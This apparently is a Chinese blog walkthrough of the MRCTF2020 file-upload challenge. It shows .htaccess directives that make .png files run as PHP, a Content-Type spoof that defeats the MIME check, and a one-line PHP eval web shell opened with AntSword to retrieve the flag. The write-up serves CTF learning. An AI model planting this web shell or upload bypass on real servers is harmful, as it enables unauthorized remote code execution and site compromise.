
[MRCTF2020]你传你🐎呢之.htaccess
前言
最近,也是遇到了文件上传的文件,自己搭的靶场都不能用,今天,在这里又遇到了这个题。简单总结下,内容来自互联网,若有侵权,联系我。
.htaccess简介
.htaccess文件(分布式配置文件),提供了针对目录改变配置的方法, 就是在一个特定的文件目录中放置一个包含多个指令的文件,以作用于此
目 录及其子目录。作为用户,所能使用的命令受到限制。管理员可以通过Apache 的allowOverride指令来设置。httpd.conf文件中设置
.htaccess的利用
将下面的内容写入.htaccess
0x01
这里时是要包含bbb的文件,都会被当成php代码执行
<FilesMatch "bbb">

SetHandler application/x-httpd-php

</FilesMatch>
0x02
这种方法时,后面的.png文件能被当成php代码执行,如果想换成别的改扩展名就可以
AddType application/x-httpd-php .png
赛题详解

这里我们的思路是,将.htaccess文件上传时,抓包,然后改Content-Type的类型为 image/jpeg的形式上传,当然这道题,image/png的
文件类型也可以上传,至于gif可不可以我没有试,感觉应该可以。然后先上传.htaccess文件,然后上传图片,通过蚁剑去连接。好了,
废话不多说了下面我们开始做题吧
0x01 上传.htaccess文件
来到题目的页面,我们上传.htaccess,然后抓包改Content-Type的值,改成image/jpeg,然后放包。这里我们用的是第二种
0x02 上传图片
改完之后,我们再继续上传图片就可以。当然要是以.png的后缀名文件。
bbb.png内容:
<?php eval($_POST['hack']);?>
我们在这里上传的是bbb.png文件

得到这个路径,我们需要的是首页的url拼接上upload后面的路径:/upload/4c1f01c73cb453aec997d1699d8f0e75/bbb.png
0x03 蚁剑连接
然后通过蚁剑连接,密码为hack。然后在根目录下发现flag

这样,我们这道题就完成了。
总结一下,对这个.htaccess又加深了了解,不错,头疼了好几天,之前上传这个没一个成功的。好了谢谢大家的观看。觉得好的可以给个推荐,什么的。
[MRCTF2020]你传你🐎呢之.htaccess的更多相关文章
- MRCTF2020 你传你🐎呢
MRCTF2020 你传你 .htaccess mime检测 1.先尝试上传了一个文件,发现.jpg后缀的可以上传成功,但是用蚁剑连接时返回空数据 2.重新先上传一个.htaccess文件,让需要被上 ...
- .htaccess文件的详解以及404页面的设置
打开记事本,写入以下代码: ErrorDocument 404 /404.html保存成.htaccess文件上传到网站的根目录. /404.html是目录名和文件名,可以改成自己的名字.QUOTE: ...
- 3. 文件上传靶机实战(附靶机跟writeup)
upload-labs 一个帮你总结所有类型的上传漏洞的靶场 文件上传靶机下载地址:https://github.com/c0ny1/upload-labs 运行环境 操作系统:推荐windows ...
- 渗透测试学习 十五、 文件上传&&解析漏洞
大纲:文件解析漏洞 上传本地验证绕过 上传服务器验证绕过 文件解析漏洞 解析漏洞主要说的是一些特殊文件被IIS.Apache.Nginx在某些情况下解释成脚本文件格式的漏洞. IIS 5.x/6.0解 ...
- 上传漏洞科普[1]-文件上传表单是Web安全主要威胁
为了让最终用户将文件上传到您的网站,就像是给危及您的服务器的恶意用户打开了另一扇门.即便如此,在今天的现代互联网的Web应用程序,它是一种 常见的要求,因为它有助于提高您的业务效率.在Facebook ...
- 文件图片上传目录 禁止执行php
apache配置上传目录禁止运行php的方法 导读: 禁止上传目录运行php等可执行文件可以从一定程度上增加网站的安全性, 禁止上传目录运行php的方法可以用.htaccess文件, 也可以直接在ap ...
- 文件上传Upload 漏洞挖掘思路
1:尽可能多的找出网站存在的上传点2:尝试使用如上各种绕过方法3:尝试 geshell4:无法上传webshel的情况下: 尝试上传html等,或可造成存储XSS漏洞 上传点构造XSS等,结合上传后的 ...
- .user.ini和.htaccess
.user.ini .user.ini的使用条件 (1)nginx/apache/IIS,只要是以fastcgi运行的php都可以用这个方法 php配置访问级别 不同的php配置项根据其访问级别具有不 ...
- Apache伪静态在网站目录没有反斜杠后自动添加反斜杠
第一步:确认网站开启REWRITE规则 一般有两种情况: i.apache安装的时候已经包含rewrite功能 ii.后续配置的时候新添加mod_rewrite.so.这种情况需要在httpd.con ...
随机推荐
- 面试 11-01.ES6:模块化的使用和编译环境
11-01.ES6:模块化的使用和编译环境 #前言 #ES6的主要内容 模块化的使用和编译环境 Class与JS构造函数的区别 Promise的用法 ES6其他常用功能 本文来讲"模块化的使 ...
- P2240 【深基12.例1】部分背包问题
P2240 [深基12.例1]部分背包问题 题目描述 阿里巴巴走进了装满宝藏的藏宝洞.藏宝洞里面有 N(N \le 100)N(N≤100) 堆金币,第 ii 堆金币的总重量和总价值分别是 m_i,v ...
- 行业动态 | 每日处理2500万事务数据的IoT解决方案
借助DataStax Enterprise和其他开源的解决方案,Locstat为它的用户提供了创新的IoT解决方案,并将数据分析时间由2-3周降至数分钟内,从而快速生成用于分析的图数据.不仅如此,现在 ...
- YOLO实践初探
学习了Andrew Ng 深度学习第三周卷积神经网络课程后,接着看了看YOLO论文,论文看得懵懵懂懂,沉不下心精雕细琢,手痒痒,迫不及待地想试一试YOLO效果.于是乎,在github上下载了ping星 ...
- Dubbo服务暴露源码解析②
目录 0.配置解析 1.开始export 2.组装URL 3.服务暴露 疑问解析 先放一张官网的服务暴露时序图,对我们梳理源码有很大的帮助.注:不论是暴露还是导出或者是其他翻译,都是描述expor ...
- 读取 excel文件组装字典数据
package com.murong.ecp.app.mbu.action.bmbuurm8; import java.io.FileOutputStream;import java.io.Outpu ...
- 发送微信通知 java
//实现类@Service public class WeChatServiceImpl implements IWeChatService { @Override public WeChatSend ...
- junit 测试用例多并发
最近再用测试用例写个多并发,但是测试用例一运行完程序就结束啦.还没有等到多线程运行完.这个时候可以用断点在多线程后面停住或者让主线程睡眠多一些
- Socket.io详解
socket.io是一个跨浏览器支持WebSocket的实时通讯的JS. http://socket.io/docs/ 由于HTTP是无状态的协议,要实现即时通讯非常困难.因为当对方发送一条消息时,服 ...
- 云计算之4---Cockpit
cockpit是一个简单可用的监控工具,你可以添加多个主机进行监控,上限是20台 .也可以使用cockpit来管理虚拟机/容器,也可以安装其他组件开启更多功能. 注意:cockpit没有告警功能,不适 ...